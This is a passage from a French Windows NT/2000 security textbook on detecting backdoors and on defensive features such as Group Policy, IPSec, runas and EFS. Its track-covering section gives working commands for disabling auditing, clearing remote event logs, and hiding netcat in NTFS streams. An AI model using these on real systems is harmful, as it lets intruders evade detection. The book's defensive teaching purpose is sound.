Soyez extrêmement méfiant vis-à-vis de tout fichier caché dans les divers répertoires Start Menu\ PROGRAMS\STARTUP\%username% sous %SYSTEMROOT%\PROFILES\ car les éléments qu'ils contiennent sont lancés au démarrage du système (nous aurons l'occasion de répéter cet avertissement par la suite).

ASTUCE L'utilisation d'un outil de calcul de sommes de contrôle comme Tripwire (http://www.tripwiresecurity.com) permet d'identifier aisément les modifications du système de fichiers.

INFO Windows 2000 inclut la fonction Windows File Protection (WFP) qui protège les fichiers système installés par le programme de configuration Windows 2000 contre tout écrasement (ce qui est le cas de la plupart des fichiers de %systemroot%). Il est toutefois possible de contourner WFP.

Entrées du registre

Contrairement à la recherche de fichiers qui peuvent aisément être renommés, la traque des valeurs de clés de registre pirates est particulièrement efficace dans la mesure où la plupart des applications que nous vous avons présentées vont chercher des valeurs spécifiques à des endroits précis. Les clés HKLM\SOFTWARE et HKEY_USERS\.DEFAULT\Software constituent de bons points de départ pour vos recherches puisqu'ils hébergent la plupart des appli-

cations installées du registre NT. Citons plus particulièrement NetBus Pro et WinVNC qui créent leurs clés respectives dans les branches suivantes du registre :

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
HKEY_LOCAL_MACHINE\SOFTWARE\Net Solutions\NetBus Server
```

L'outil à ligne de commande REG.EXE du kit de ressources permet de supprimer facilement ces clés, même sur un système à distance. La syntaxe utilisée est la suivante :

```
reg delete [ value] \\ machine
```

Voici un exemple :

```
C:\> reg delete HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
\\192.168.202.33
```

Lieu de prédilection des portes dérobées : emplacement de démarrage Windows – Vous avez vu précédemment une notion encore plus importante, à savoir les méthodes utilisées par les pirates pour insérer des valeurs de registre nécessaires dans les clés de démarrage standards. Ces zones doivent être contrôlées régulièrement à la recherche de commandes malveillantes ou étranges. Il s'agit de HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run et RunOnce, RunOnceEx, et RunServices (Windows 9*x* uniquement).

De plus, les droits d'accès utilisateur à ces clés doivent être strictement limités. Par défaut, le groupe NT Tout le monde possède les autorisations Définir la valeur sur HKLM\..\..\Run. Cette fonctionnalité doit être désactivée au moyen du paramètre Sécurité>Autorisations de regedt32.

Nous allons maintenant voir un exemple illustrant parfaitement les éléments à rechercher. La figure 5.20 illustrant regedit présente un espion netcat prêt à être lancé sur le port 8080 lors du démarrage sous HKLM\..\..\Run.

Vos pirates disposent maintenant d'une porte dérobée permanente leur permettant d'accéder à ce système, et ce jusqu'au jour où l'administrateur sortira de son ignorance et supprimera manuellement la valeur appropriée du registre.

N'oubliez pas de vérifier les répertoires %systemroot%\profiles\%sername%\Start Menu\programs\startup\. Les fichiers exécutables qu'ils contiennent sont également lancés automatiquement à chaque démarrage.

Processus

En matière d'outils de piratage par fichiers exécutables qui ne peuvent pas être renommés ou reconditionnés, il peut être utile d'analyser régulièrement la liste des processus. Vous pouvez, par exemple, programmer des tâches AT fréquentes pour rechercher remote.exe ou nc.exe




Figure 5.20
L'espion netcat est prêt à être lancé.

dans la liste des processus et pour les éliminer le cas échéant. Il n'y a aucune raison pour qu'un administrateur NT digne de ce nom exécute remote.exe, dans la mesure où cet outil n'effectue aucune authentification interne. L'utilitaire kill.exe du kit de ressources permet de supprimer périodiquement tout serveur pirate distant. L'exemple suivant illustre l'utilisation de la commande AT pour éliminer le processus remote tous les jours à 6 heures du matin. Malgré sa rusticité, cette méthode est particulièrement efficace ; paramétrez sa fréquence en fonction de vos besoins.

```
C:\> at 6A /e:1 ""kill remote.exe"
Added a new job with job ID = 12
C:\> at
Status ID   Day                Time            Command Line
-------------------------------------------------------------------------------
       12   Each 1             6:00 AM         kill remote.exe
C:\> kill remote.exe
process #236 [remote.exe] killed
```

Vous pouvez effectuer la même opération à distance grâce à l'outil rkill.exe du kit de ressources qui utilise une syntaxe similaire, à condition de connaître au préalable l'identifiant de processus (PID) de remote.exe. Cet identifiant peut être obtenu au moyen de l'utilitaire pulist.exe. Il est possible d'installer un système élaboré chargé d'exécuter pulist à échéance régulière et d'y rechercher des chaînes suspectes qui seront ensuite acheminées vers rkill. Toutes ces précautions peuvent bien évidemment être réduites à néant si l'exécutable à distance est renommé en une chaîne inoffensive comme WINLOG.EXE, mais elles sont particulièrement efficaces avec des programmes impossibles à masquer comme WinVNC.exe.

ASTUCE La file d'attente de la commande AT est l'endroit rêvé pour rechercher des traces d'intrusion.

Ports

Si un espion netcat a été renommé, l'utilitaire netstat permet d'identifier les sessions établies ou à l'écoute. Une vérification périodique à l'aide de netstat est probablement la solution idéale pour rechercher ces connexions douteuses. Dans l'exemple qui suit, nous exécutons netstat –an sur notre serveur cible pendant qu'un pirate est connecté via remote et nc au port 8080 (tapez netstat /? dans la ligne de commande pour plus de détails sur les commutateurs –an). Notez que la connexion à distance fonctionne sur TCP 139 et que netcat est à l'écoute et a établi une connexion sur TCP 8080 (des informations complémentaires fournies par netstat ont été supprimées pour plus de clarté).

```
C:\> netstat -an
Active Connections
  Proto  Local Address        Foreign Address              State
  TCP    192.168.202.44:139   0.0.0.0:0                    LISTENING
  TCP    192.168.202.44:139   192.168.202.37:1817          ESTABLISHED
  TCP    192.168.202.44:8080  0.0.0.0:0                    LISTENING
  TCP    192.168.202.44:8080  192.168.202.37:1784          ESTABLISHED
```

Dans cette sortie de netcat, vous remarquerez que la meilleure défense contre les connexions à distance consiste à bloquer l'accès aux ports 135–139 sur toutes les cibles potentielles, soit au niveau du pare-feu, soit en désactivant les liaisons NetBIOS pour les cartes réseau concernées, comme indiqué dans « Parades : se défendre contre la détection de mots de passe » plus haut dans ce chapitre.

Les résultats de netstat peuvent être transmis à Find qui recherchera alors des ports spécifiques sur le modèle de la commande suivante qui recherche des serveurs NetBus écoutant le port par défaut :

```
netstat -an | find "12345"
```

Fport de Foundstone (http://www.foundstone.com) est l'outil le plus efficace pour connaître la correspondance entre les processus et les ports ; il donne la liste de tous les sockets actifs avec l'identifiant du processus utilisant la connexion. Voici un échantillon de la sortie obtenue :

```
FPORT - Process port mapper
Copyright(c) 2000, Foundstone, Inc.
http://www.foundstone.com

PID    NAME            TYPE    PORT
---------------------------------------
184    IEXPLORE        UDP     1118
```

```
249    OUTLOOK         UDP     0
265    MAPISP32        UDP     1104
265    MAPISP32        UDP     0
```

Masquer ses traces

Une fois que des intrus ont réussi à obtenir le statut Administrateur sur un système, ils s'arrangent pour masquer leur présence. Ensuite, une fois qu'ils ont recueilli toutes les informations dignes d'intérêt sur le système, ils installent plusieurs portes dérobées et une boîte à outils pour s'assurer d'autres accès faciles et s'organiser des attaques simples contre d'autres systèmes.

Désactivation des fonctions d'audit

Si le propriétaire du système visé est un tant soit peu conscient des problèmes de sécurité, il pensera à activer les fonctions d'audit, comme indiqué plus haut dans ce chapitre. Comme ces opérations de surveillance réduisent généralement les performances de serveurs actifs, notamment si le succès de certaines fonctions telles que Gestion des utilisateurs et groupes est contrôlé, certains administrateurs NT n'activent pas l'audit ou privilégient des contrôles occasionnels. Gardez à l'esprit qu'un pirate ayant obtenu le statut d'administrateur commencera systématiquement par vérifier si la fonction Audit de la cible est activée afin de surveiller ses actions. L'outil auditpol de NTRK permet de vérifier aisément le paramétrage de cette fonction. L'exemple qui suit illustre l'exécution d'auditpol avec l'argument disable afin de suspendre l'audit sur un système distant (les résultats ont été abrégés dans un but de concision) :

```
C:\> auditpol /disable

Running ...
Local audit information changed successfully ...
New local audit policy ...

(0) Audit Disabled

AuditCategorySystem          = No
AuditCategoryLogon           = Failure
AuditCategoryObjectAccess    = No
…
```

À l'issue de leur passage, les pirates se contenteront de réactiver la surveillance à l'aide du commutateur /enable d'auditpol et personne ne se sera aperçu de leur présence. Les paramètres définis pour la fonction d'audit sont conservés par auditpol.

Purge du journal des événements

Si des actions destinées à obtenir le statut Administrateur ont laissé des traces révélatrices dans le journal des événements NT, les intrus peuvent tout simplement purger ces journaux au moyen de la fonction Event Viewer. Une fois authentifiée auprès de l'hôte cible, la fonction Event Viewer de l'hôte assaillant est capable d'ouvrir, de lire et de purger les journaux de l'hôte distant. Ce processus supprime tous les enregistrements du journal tout en insérant un nouvel enregistrement indiquant que la purge a été effectuée par tel pirate. Cette information risque bien évidemment de susciter de nouvelles réactions de la part des utilisateurs du système, mais aucun autre moyen ne permet d'effectuer cette opération, si ce n'est l'extraction des différents fichiers journaux du dossier \winnt\system32 et leur modification manuelle, une solution risquée du fait de la complexité de la syntaxe des journaux NT.

L'utilitaire elsave de Jesper Lauritsen (http://www.ibt.ku.dk/jesper/NTtools/) est un outil simple à utiliser qui permet de nettoyer le journal des événements. Par exemple, la commande suivante nettoie le journal Sécurité sur le serveur distant « joel ». Vous remarquerez que les droits demandés sur le système distant sont obligatoires :

```
C:\> elsave -s \\joel -l "Security" -C
```

Masquage de fichiers

L'installation d'une boîte à outils sur le système cible en vue d'une utilisation ultérieure permet aux pirates de gagner du temps. Cependant, ces ensembles d'utilitaires sont autant de cartes de visite susceptibles d'alerter des administrateurs système vigilants de la présence d'un intrus. Il est donc important de masquer les différents fichiers qui serviront au lancement de l'attaque suivante.

attrib – Pour masquer des fichiers, il suffit de les recopier dans un répertoire, puis d'utiliser la commande DOS attrib (dont on ne se lasse pas malgré son ancienneté), comme ci-dessous :

```
attrib +h [répertoire]
```

Cette opération masque les fichiers et les répertoires des outils à ligne de commande, sauf si l'option Afficher tous les fichiers de l'Explorateur Windows est activée.

Flux des fichiers NTFS – Si le système cible utilise un système de fichiers NTFS, les pirates peuvent avoir recours à une autre technique de masquage des fichiers. En effet, NTFS est capable de prendre en charge plusieurs flux d'informations dans un fichier. La fonction de flux (streaming) de NTFS est décrite par Microsoft comme « un mécanisme pouvant ajouter des attributs ou des informations dans un fichier sans devoir restructurer le système de fichiers » par exemple, si les fonctions de compatibilité de fichiers Macintosh de Windows NT sont activées. NTFS permet également de masquer la boîte à outils d'un pirate malveillant – appelons-la « kit admin » – dans des flux de fichiers.

L'exemple suivant illustre comment masquer netcat.exe dans un fichier générique se trouvant dans le répertoire winnt\system32\os2 afin de le réutiliser ultérieurement lors d'attaques ultérieures visant d'autres systèmes distants. Ce fichier a été retenu pour sa discrétion relative, mais n'importe quel fichier aurait pu faire l'affaire. Pour ajouter des flux aux fichiers, le pirate devra utiliser l'utilitaire POSIX cp du kit de ressources. La syntaxe est simple puisqu'il suffit d'insérer le caractère deuxpoints (:) dans le fichier de destination pour indiquer le flux :

```
C:\> cp <fichier> oso001.009:<fichier>
```

Voici un exemple :

```
C:\> cp nc.exe oso001.009:nc.exe
```

Cette commande permet de cacher nc.exe dans le flux nc.exe du fichier oso001.009. Voici comment extraire netcat du flux :

```
C:\> cp oso001.009:nc.exe nc.exe
```

La date de modification de oso001.009 change, contrairement à sa taille (certaines versions de cp n'altèrent pas la date non plus). Les fichiers contenant des flux masqués deviennent alors très difficiles à détecter. Pour supprimer un fichier composé de flux, il est nécessaire de copier le fichier hôte vers une partition FAT, puis de le copier à nouveau vers NTFS.

Les fichiers avec flux peuvent néanmoins être exécutés tout en restant cachés derrière leur fichier hôte. En raison de contraintes imposées par cmd.exe, les fichiers composés de flux ne peuvent pas être exécutés directement (c'est-à-dire oso001.009:nc.exe). En revanche, vous pouvez essayer d'utiliser la commande start pour exécuter le fichier comme suit :

```
start oso001.009:nc.exe
```

Parade : détection des flux

Sfind est un outil créé par Foundstone (http://www.foundstone.com) pour rechercher les flux dans les fichiers NTFS.

Fonctions de sécurité des systèmes NT

La famille NT dispose de nombreux outils destinés à gérer la sécurité. Ces utilitaires sont particulièrement utiles pour renforcer la sécurisation d'un système ou simplement gérer la configuration générale de manière à obtenir des environnements homogènes et éviter ainsi les brèches de sécurité. La plupart des éléments traités dans cette section sont disponibles sous Windows 2000 et les versions ultérieures.

Installation systématique des derniers correctifs

Comme nous l'avons mentionné à plusieurs reprises dans ce chapitre, la parade la plus importante consiste à installer les derniers correctifs et les service packs de Microsoft sur votre système au fur et à mesure de leur disponibilité. Cependant, le téléchargement et l'installation manuelle des mises à jour logicielles incessantes de Microsoft représentent un travail à plein temps, voire nécessitent la participation de plusieurs personnes si vous disposez d'un parc de systèmes Windows important. Dans ces conditions, comment pouvez-vous procéder pour connaître et installer automatiquement les derniers correctifs ?


Nous vous recommandons surtout MBSA (Microsoft's Baseline Security Analyzer) si vous ne souhaitez pas payer pour avoir un outil mieux automatisé (http://www.microsoft.com/technet/security/tools/Tools/MBSAhome.asp). Vous pouvez également recourir à des outils comme HFNetChk Pro ou LT de Shavlik si vous être prêt à consacrer une partie de votre budget à un meilleur outil (http://www.shavlik.com), SUS (Software Update Service, anciennement Windows Update Corporate Edition) de Microsoft pour les entreprises utilisant Windows 2000 et ayant seulement besoin d'installer les correctifs (http://www.microsoft.com/windows2000/windowsupdate/sus/default.asp), et SMS (Systems Management Server), la version complète de SUS pour les entreprises qui ont besoin de rapports précis, souhaitent prendre en charge une gamme plus large de produits (SUS ne gère pas les service packs ni les mises à jour d'Office), veulent mettre en place des réductions automatiques, la gestion de la bande passante ainsi que d'autres fonctions évoluées ne figurant pas dans SUS (voir http://www.microsoft.com/smserver/downloads/20/default.asp). SMS semble être le choix idéal à long terme, même s'il lui reste quelques progrès à faire.

Stratégie de groupe

La stratégie de groupe est l'un des outils les plus puissants de Windows 2000 et des versions ultérieures. Il est possible de stocker des objets Stratégie de groupe (GPO, Group Policy Objects) dans Active Directory ou sur un ordinateur local pour définir certains paramètres de configuration appliqués à un domaine ou localement. Les objets GPO sont insérés dans des sites, des domaines ou des unités d'organisations et sont hérités par les utilisateurs ou les ordinateurs qu'ils contiennent (qui sont alors des membres de ce GPO).

Les objets GPO peuvent être consultés et modifiés sur n'importe quelle console MMC (à condition de disposer des droits administrateurs). Les GPO fournis avec Windows 2000 sont Ordinateur local, Domaine par défaut, Contrôleur de domaine par défaut. Il suffit de sélectionner Démarrer>Exécuter>gpedit.msc pour appeler le GPO Ordinateur local. Pour consulter ces objets, vous pouvez également afficher les propriétés d'un objet de répertoire spécifique (domaine, unité d'organisation ou site), puis sélectionner l'onglet Stratégie de groupe, comme illustré à la figure 5.21. Cet écran affiche le GPO spécifique à l'objet sélectionné (classé par ordre de priorité), indique si l'héritage est bloqué et permet de modifier le GPO le cas échéant.

Figure 5.21
Le GPO de l'objet sélectionné.



La modification d'un GPO met en lumière une multitude de configurations de sécurité applicables aux objets de répertoire. Dans ce contexte, le nœud Configuration ordinateur\Paramètres Windows\Paramètres de sécurité\Stratégies locales\Options de sécurité est particulièrement intéressant. On dénombre plus de trente paramètres différents susceptibles d'être configurés de façon à améliorer la sécurité de tout objet informatique auquel le GPO est appliqué. Parmi ces paramètres, citons Restrictions supplémentaires pour les connexions anonymes (paramètre RestrictAnonymous), Niveau d'authentification LanManager et Renommer le compte Administrateur, qui étaient uniquement accessibles via plusieurs interfaces distinctes sous Windows NT4.

Les stratégies de compte, d'audit, d'IPSec, de clés publiques et de journal des événements sont définies au niveau du nœud Paramètres de sécurité. En autorisant ces paramétrages au niveau du site, du domaine ou de l'unité d'organisation, vous facilitez grandement la gestion de la sécurité dans des environnements étendus. La figure 5.22 illustre le cas du GPO Stratégie de domaine par défaut. Visiblement, ces objets représentent la solution idéale pour configurer des domaines comportant un grand nombre de systèmes Windows 2000 ou ultérieurs. Vous obtiendrez cependant des résultats inégaux si vous combinez des stratégies au niveau local et au niveau du domaine. En outre, le délai nécessaire à l'implémentation des stratégies de groupe est parfois relativement long. L'outil secedit vous permet résoudre ce problème en actualisant immédiatement les stratégies. Pour l'utiliser, ouvrez la boîte de dialogue Exécuter et saisissez la commande suivante :

```
secedit /refreshpolicy MACHINE_POLICY
```

Pour actualiser les stratégies sous le nœud Configuration de l'utilisateur, saisissez :

```
secedit /refreshpolicy USER_POLICY
```




Figure 5.22
Le GPO Stratégie de domaine par défaut.

IPSec

Windows 2000 et les versions ultérieures implémentent le standard IPSec (IP Security). Bien qu'il soit souvent associé aux réseaux privés virtuels et à la tunnelisation de trafic réseau sensible par des canaux chiffrés, IPSec, tel qu'il est implémenté sur les systèmes de la famille NT, permet également de configurer des filtres pour le trafic réseau d'une machine donnée. Les filtres IPSec traitent les paquets très tôt dans la pile de réseau et rejettent tout simplement les paquets reçus sur une interface lorsqu'ils ne répondent pas aux critères de filtrage. Contrairement aux filtres TCP/IP, les filtres IPSec peuvent être appliqués individuellement aux interfaces et bloquent correctement ICMP (bien qu'ils ne soient pas suffisamment précis pour bloquer des sous-types individuels de ICMP comme écho, la réponse à un écho, la date, etc.). Vous ne devez pas redémarrer le système pour que les filtres IPSec prennent effet (bien que les modifications apportées aux filtres interrompent les connexions IPSec existantes). Sur le modèle des filtres TCP/IP, ceux-ci constituent essentiellement une solution serveur et non une technique de pare-feu personnel pour stations de travail puisqu'ils bloquent le côté entrant de connexions sortantes légitimes (à moins que tous les ports élevés ne soient ouverts). Le pare-feu de connexion Internet, dont il sera question dans la suite de cette section, est un bien meilleur outil pour protéger une station de travail.

ASTUCE Il est également possible d'implémenter des filtres, similaires à ceux d'IPSec grâce au service de routage et d'accès à distance (RRAS) afin de limiter les baisses de performances.

Vous pouvez créer des filtres IPSec en utilisant l'applet Stratégie de sécurité locale (secpol.msc) dans les outils d'administration. Dans l'interface utilisateur graphique, cliquez avec le bouton droit de la souris sur le nœud Stratégies IPSec sur l'ordinateur local situé dans la partie gauche de l'écran, puis sélectionnez Gérer les listes de filtres IP et les actions de filtrage. Il est important de noter que les filtres IPSec autorisent par défaut le trafic multicast (multidiffusion), broadcast (diffusion), RSVP QoS, IKE (Internet Key Exchange) sur le port 500 (UDP) ou Kerberos sur le port 88 (TCP/UDP) (voir http://support.microsoft.com/support/kb/articles/Q253/1/69.asp pour plus d'informations sur ces services et leur relation avec IPSec dans Windows 2000.) Le Service Pack 1 comprend un nouveau paramètre de registre permettant de désactiver les ports Kerberos en désactivant la règle d'exception du pilote IPSec :

```
HKLM\SYSTEM\CurrentControlSet\Services\IPSEC\NoDefaultExempt
Type:    DWORD
Max:     1
Min:     0
Default: 0
```

Seuls le protocole IKE, les transmissions Multicast et Broadcast restent exemptés et ne sont pas concernés par ce paramètre de registre. Les trafics Kerberos et RSVP ne sont plus exemptés par défaut si la valeur 1 est associée à cette clé de registre.

ATTENTION Ipsecpol n'est pas officiellement pris en charge par Microsoft et risque de provoquer des résultats inattendus. Sous Windows 2003 Server, la commande netsh implémente des outils de traitement d'IPSec à partir de la ligne de commande.

Commande runas

Les adeptes d'UNIX considéreront probablement qu'il s'agit d'un petit pas pour la communauté Windows, mais Windows 2000 dispose enfin d'une commande native de changement d'utilisateur (su) appelée runas. Comme toujours dans un contexte de sécurité, il est préférable d'exécuter les tâches en utilisant le compte utilisateur associé aux droits d'accès les moins élevés. Des chevaux de Troie, des fichiers exécutables, des messages électroniques malveillants, voire des sites Web visités depuis un navigateur peuvent lancer des commandes en utilisant les droits d'accès de l'utilisateur connecté. Or, plus ses droits sont élevés, plus les dommages risquent d'être importants.

La plupart de ces attaques malveillantes peuvent avoir lieu au cours d'activités quotidiennes et constituent donc une véritable menace pour les employés ayant besoin des droits Administrateur pour certaines tâches quotidiennes (par exemple, ajouter des postes de travail au

domaine, gérer des utilisateurs, des équipements). Le problème, c'est que les utilisateurs disposant d'un statut Administrateur ne semblent jamais avoir le temps de se connecter en tant qu'utilisateur standard, comme le voudraient les règles élémentaires de sécurité. Ces mauvaises habitudes sont particulièrement dangereuses dans le contexte actuel des connexions permanentes au Web. Lorsqu'un administrateur se retrouve connecté à un site Web malveillant ou lit un message électronique formaté en HTML contenant un code malicieux (voir le chapitre 16), il fait courir des risques bien plus importants au système que s'il s'agissait de n'importe quel utilisateur lambda sur son poste de travail autonome.

D'où l'utilité de la commande runas qui permet à n'importe quel utilisateur de se connecter avec les droits d'accès de base, puis de remonter progressivement les niveaux de droits jusqu'à Administrateur. Supposons, par exemple, que Jean se soit connecté en tant qu'utilisateur standard au contrôleur de domaine via Terminal Server et qu'il ait soudain besoin de modifier l'un des mots de passe des administrateurs de domaine (par exemple, en raison de la démission d'un administrateur qui a quitté le centre d'exploitation rapidement). Malheureusement, en tant qu'utilisateur standard, il n'est même pas autorisé à lancer la fonction Utilisateurs et ordinateurs Active Directory et, par conséquent, il ne peut en aucun cas modifier un mot de passe d'administrateur de domaine. C'est là qu'intervient la commande runas. Procédez comme suit pour l'utiliser :

1. Cliquez sur Démarrer>Exécuter et tapez :

```
runas /user:mydomain\Administrator "mmc %windir%\system32\dsa.msc"
```

2. Saisissez le mot de passe Administrateur.
3. Une fois la fonction Utilisateurs et ordinateurs Active Directory lancée (dsa.mmc), vous pouvez modifier à votre guise le mot de passe Administrateur avec les droits du compte mydomain\Administrator.
4. Quittez ensuite Utilisateurs et ordinateurs Active Directory pour revenir aux activités de simple utilisateur.

Notre héros ne sera donc pas obligé de se déconnecter de Terminal Server, de se reconnecter en tant qu'administrateur, de se déconnecter à nouveau, puis de se reconnecter enfin en tant qu'utilisateur standard.

ASTUCE Une commande Exécuter en tant que est accessible dans l'Explorateur Windows 2000. Pour y accéder, cliquez avec le bouton droit sur un nom de fichier tout en maintenant la touche MAJ enfoncée.

.NET Framework

.NET Framework (.NET FX) offre un environnement permettant de construire, de mettre en œuvre et d'exécuter des applications d'entreprise. Ne confondez pas cette plate-forme avec la

suite .NET. La plate-forme .NET Framework a beau constituer la partie centrale du concept .NET, elle occupe une place à part dans la vision .NET qui conçoit désormais l'ordinateur personnel comme un socket de services.

En fait, dans la plupart des esprits, .NET Framework est le concurrent direct de l'environnement de programmation Java et des services associés proposés par Sun Microsystems. De toute évidence, il s'agit là pour Microsoft d'un changement radical : cet environnement de développement et d'exécution est radicalement différent de la base traditionnelle Windows, à savoir l'API Win32 et les services NT. Au même titre que le pari pris au milieu des années 1990 d'aligner tous ses produits sur un Internet encore balbutiant, .NET Framework marque un tournant pour Microsoft. Il est probable que cette plate-forme sera progressivement intégrée à l'ensemble des technologies Microsoft au cours des années à venir. Si votre rôle consiste à sécuriser les technologies Microsoft, vous devez impérativement assimiler les implications de ces nouvelles orientations.

Pare-feu de connexion Internet

Le pare-feu de connexion Internet (ICF, Internet Connection Firewall) est sans doute la fonction de sécurité la plus visible de Windows XP. Il s'agit d'une solution complète, destinée à la sécurité réseau, dont la mise en œuvre et la configuration ne présentent aucune difficulté. Son système de filtrage de paquets gère les connexions sortantes libres vers Internet tout en bloquant les connexions entrantes indésirables, ce qui rend ainsi la sécurité réseau complètement transparente pour l'utilisateur.

Il est important de garder les deux points suivant à l'esprit à propos d'ICF : il est désactivé par défaut et ne permet pas de filtrer le trafic sortant. De plus, il est impossible de filtrer les paquets en fonction de leur adresse IP. Outre ces défauts relativement mineurs (auxquels un novice ne prêterait probablement pas attention), le filtrage des paquets est particulièrement robuste et facile à gérer. La protection offerte par ICF peut s'étendre à un petit réseau si vous activez Partage de connexion Internet (ICS, Internet Connection Sharing), une option qui translate les adresses réseau (NAT) et filtre les paquets sur des passerelles munies de plusieurs interfaces réseau. Correctement mis en œuvre, ICF et ICS rendent Windows XP pratiquement invisible depuis le réseau, ce qui constitue une solide barrière contre les attaques potentielles.

Système de fichiers chiffrés

Le système de fichiers chiffrés (EFS, Encrypting File System) constitue l'un des piliers de la sécurité qui ont fait leur apparition avec Windows 2000. EFS est un système cryptologique à clés publiques qui permet de chiffrer de manière transparente des données enregistrées sur un disque dur en temps réel, le but étant d'empêcher les pirates d'y accéder s'ils ne disposent pas de la clé appropriée. Microsoft a diffusé un rapport décrivant en détail le fonctionnement du système EFS. Il est disponible sur http://www.microsoft.com/windows2000/techinfo/howitworks/security/encrypt.asp. En résumé, EFS est capable de chiffrer un fichier ou un dossier à l'aide

d'un algorithme de chiffrement rapide et symétrique associé à une clé de chiffrement (FEK) de fichiers générée de manière aléatoire et propre au fichier ou dossier concerné. La première version de EFS utilise l'algorithme de chiffrement DESX (Extended Data Encryption Standard). La clé de chiffrement de fichier générée de manière aléatoire est à son tour chiffrée avec une ou plusieurs clés publiques, y compris celles de l'utilisateur (chaque utilisateur de Windows 2000 reçoit une paire de clés composée d'une clé privée et d'une clé publique) et un agent de recouvrement de clés (RA). Ces valeurs chiffrées sont enregistrées en tant qu'attributs du fichier.

Le processus de recouvrement des clés est invoqué, par exemple, lorsqu'un employé chargé de chiffrer des informations sensibles quitte une organisation ou quand ses clés sont perdues. Pour éviter la perte irrémédiable de données chiffrées, Windows 2000 impose la définition d'un agent de recouvrement des données sans lequel EFS ne fonctionnera pas. Étant donné que la clé FEK ne dépend absolument pas de la paire clé privée/clé publique d'un utilisateur, l'agent de recouvrement est capable de déchiffrer le contenu des fichiers sans révéler la clé privée de l'utilisateur. L'agent de recouvrement des données par défaut d'un système est le compte de l'administrateur local.

Bien que EFS soit particulièrement utile dans de nombreuses situations, il est probablement impossible de l'appliquer à plusieurs utilisateurs d'un même poste de travail qui souhaitent protéger leurs fichiers. D'où l'utilité des ACL du système de fichier NTFS. Microsoft considère plutôt EFS comme une couche de protection contre les attaques qui contournent NTFS, par exemple le démarrage à partir d'un autre système d'exploitation et l'utilisation d'outils tiers pour accéder à un disque dur ou à des fichiers enregistrés sur des serveurs distants. En fait, le rapport Microsoft sur EFS stipule explicitement que « EFS s'applique plus particulièrement aux problèmes de sécurité induits par l'existence d'outils disponibles sur d'autres systèmes d'exploitation et permettant aux utilisateurs d'accéder physiquement aux fichiers contenus dans un volume NTFS sans contrôle d'accès ». À moins de mettre en œuvre EFS au niveau de tout un domaine Windows, cette affirmation peut se révéler fausse.

Une note sur les raw sockets et autres critiques sans fondement

La sécurité de Windows XP et de .NET Server a été largement critiquée jusqu'ici et il n'y aucune raison pour que cela s'arrête. Qu'elles émanent de Microsoft, de ses adeptes ou de ses nombreux détracteurs, ces critiques ne trouveront de réponse qu'avec le temps, grâce aux tests effectués en conditions réelles. Peu avant la sortie de Windows XP, Steve Gibson a fait sensation en déclarant que le support d'une interface de programmation appelée « raw sockets » par Windows XP généraliserait la falsification d'adresses IP sur le réseau et les attaques par déni de service qui s'appuient sur ces techniques. Bien sûr, ce scénario catastrophe ne s'est jamais réalisé. Nous laissons à chacun le soin de méditer cette affirmation qui résume notre position quant à la sécurité de Windows.

La plupart des failles de Windows sont générées par des erreurs courantes et sont également présentes depuis longtemps dans de nombreuses autres technologies. Elles semblent bien plus

graves uniquement à cause du nombre extrêmement élevé de systèmes Windows installés. Si vous décidez d'utiliser la plate-forme Windows pour les raisons qui ont fait son succès (facilité d'utilisation, compatibilité, etc.), vous devez impérativement comprendre ses mécanismes de sécurisation et les respecter. Nous espérons que ce livre vous aura permis d'être plus confiant dans vos capacités en la matière. Bonne chance !

En résumé…

